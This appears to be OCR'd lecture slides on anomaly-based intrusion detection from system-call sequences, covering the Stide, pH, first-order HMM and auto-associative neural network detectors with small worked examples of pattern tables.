	RP:	Different combinations of `open`, `read`, `write`, `close`, and `rt_sigaction`.
	LN:	1000 system calls
Neural Network	ST:	kernel, file, memory, network
	SI:	min: 1, med: 5, max: 20
	SU:	19
	RP:	None.
	LN:	1000 system calls

Stide Detector

- Immune system based
- Monitor System Calls

  A B D B A C B E F

- Apply a sliding window of *N*
- Training: Store patterns.
- Detection: Compare patterns

  A B C B A C B E F

"Normal DB"

A	B	D	B	A	C
B	D	B	A	C	B
D	B	A	C	B	E
B	A	C	B	E	F

A	B	C	B	A	C
B	C	B	A	C	B
C	B	A	C	B	E
B	A	C	B	E	F

3 / 4 inputs raises alarms.

pH (comparison with Stide)

2	2	1	3	2	2	1

Training sequence

pH

Current	Position 1	Position 2	Position 3
1	{2}	{2}	{3}
2	{2, 3}	{3, 1}	{1, 2}
3	{1}	{2}	{2}

Stide

	Current	Position 1	Position 2	Position 3
pattern 1	1	2	2	3
pattern 2	2	2	3	1
pattern 3	2	3	1	2
pattern 4	3	1	2	2

HMM Detector

- First order HMM
- Raise flags if transition was not seen.
- *Anom. Rate = 100 - %Flags*

A B D B A C B D A


A B C B A C B D A

To

From

states	A	B	C	D
A	0	1	1	0
B	1	0	0	2
C	0	1	0	0
D	1	1	0	0

Auto-associative Neural Network



- One class
- Frequency as opposed to sequence
- Input / output layer: 223 neurons
- Hidden layer: 15 neurons

- Train to produce same outputs as training inputs.